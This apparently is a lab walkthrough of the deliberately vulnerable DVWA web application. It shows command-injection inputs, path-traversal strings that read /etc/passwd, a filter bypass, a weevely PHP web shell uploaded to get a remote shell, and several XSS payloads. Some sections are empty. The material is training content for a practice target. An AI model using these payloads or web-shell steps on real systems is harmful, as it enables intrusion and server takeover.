


Here we can see that username=admin & password=password have long length.

We get the login credential.


**Step3:** Go to website and login with this credential.






**Command Injection**

On the Command Injection page, we have an input field that asks for an IP address. After entering the IP, the server will execute the PING command on the given IP. But imagine that we don’t input the IP only – we add another command. Keep in mind that exploitation of the vulnerability depends on the OS you use for the server. If you have installed DVWA on Windows machine, the syntax for OS commands differs from the Unix commands. So, you can use 127.0.0.1 && dir in order to list all the directories of the current directory, and for Linux, you will have to use 127.0.0.1 & ls command.








Here we see the list of directory : **help ; index.php ; source**

We can use all linux command to perform our desire task

Let’s try **pwd**  command









**CSRF**


CSRF (Cross Site Request Forgery) is an attack that might be used to force user to execute an unwanted action. In short words, if an user opens a malicious page A, that aims to exploit page B, as a result, a request by the name of a user, might be performed to the B website. Quick example – user opens URL sent by attacker, it exploits CSRF vulnerability in a bank website that the user is connected, and money is sent from the bank account to account of a criminal.

Low

DVWA CSRF vulnerability is implemented in a simple way – there is a page for changing a password. It only asks for a new password and for its confirmation. Low security level has no CSRF measures set and it can be forged easily.







**Medium**

****

**High**

****

**Impossible**


****

**File Inclusion**

File inclusion vulnerability point is to make the web application to execute uploaded code. Let’s say we’ve managed to upload a web shell to the target. By itself it does nothing, however, if we’ve managed to run it, we would get remote access to the host. There are two types of file inclusions:


**Local fle inclusion (LFI)** – in case the file was uploaded to the target and can be accessed from a local server.

**Remote file inclusion (RFI)** – in this type of file inclusion, file is included from a remote host.



Now click on one of them, and pay attention to how the URL looks like.


It loads file1.php like this: ?page=file1.php.






And this is how the file inclusion itself looks like. Keep in mind that this is a legit file, however, if a harmful file was somehow uploaded (by exploiting another vulnerability), it can be run easily.

In the file inclusion DVWA vulnerability example there is a specific task – you have to access a specific PHP file. If you would try to access it manually, by visiting a page, you would get an error: Nice try ;-). Use the file include next time! But as there is another way to load a page, this problem can be solved easily – by constructing URL in this style: ?page=../../hackable/flags/fi.php.



Also we get etc/passwd file





**Medium**

With Medium security level a few security measures were added. However, they do not solve the file inclusion vulnerability, just adds some obscurity. You can try this yourself. Firstly, repeat steps of exploitation explained in the previous sections. It does not work, and this is because there is a blacklist with character sequences that are forbidden. You can find them by clicking on View Source section of the page:


http://

https://

../

..\


Too bad but it can be bypassed easily. What happens if instead of https:// we will use hTTps://? BINGO.



Bypassing Filters on Medium DVWA File Inclusion Vulnerability

By knowing what filters are used for LFI validation, we can see that it can be bypassed by adding extra dots and slashes:

Bypassing Filters for Medium DVWA Local File Inclusion Vulnerability



**High**

This can be exploited by exploiting high-level File Upload vulnerability, which is covered in the following subsection. For now, what you should pay attention to, after observing the source code of the high file inclusion page, is that only files starting with the name “file” are whitelisted.

if( !fnmatch( "file\*", $file ) && $file != "include.php" )

After exploiting the File Upload vulnerability, which is explained in the next section, we can include any file we’ve managed to put into the server.. All we need to do is to append the location to the included file that starts with “file”. Like this: page=file1.php%0A/../../../hackable/uploads/dvwa\_email.png

As a result, we can see that the picture was opened (although not in the human understandable graphical format).



**File Upload**

File upload vulnerability is one of the most dangerous ones. The reason for this is that uploaded files might be exploited in many ways: by making the server run a malicious script, or executing the script in the user’s browser. This can all potentially lead to hazardous compromise of a server and even the user.

**Low**


Right now, with the Low severity set, DVWA accepts any file. And this can be used to our advantage. Let’s try exploiting it. This will consist of a few steps:


* Generating an agent.
* Uploading the generated agent to DVWA.
* Accessing the uploaded file in order for it to execute.
* Connecting to the server with a web shell.

By default, Kali Linux comes with a reverse shell called weevely. The first step would be to generate an agent, and this can be done from the command line: weevely generate your-password legitfile.php.



Now upload it to the DVWA file upload page.





Try accessing the file. You should see a blank page. Now try to establish session with the


DVWA: weevely http://YOUR-DVWA-IP/hackable/uploads/legitfile.php your-password.



If everything worked out, you should get access. In my case, a connection with a www-data user of DVWA instance, which is located on Raspberry Pi, was gained. From this point, external actors might do a lot of harm.


DOM XXS

Low level

?default=<script>alert("xxs")</script>


Mid level

</select><body onload=alert("xxs")>




High level

#<script>alert("xxs")</script>




Reflected XXS


Low level




<script>alert(document.domain)</script>





Mid Level



<img src=x onerror=alert(document.domain)>



High level

<body onload=alert("xxs")>

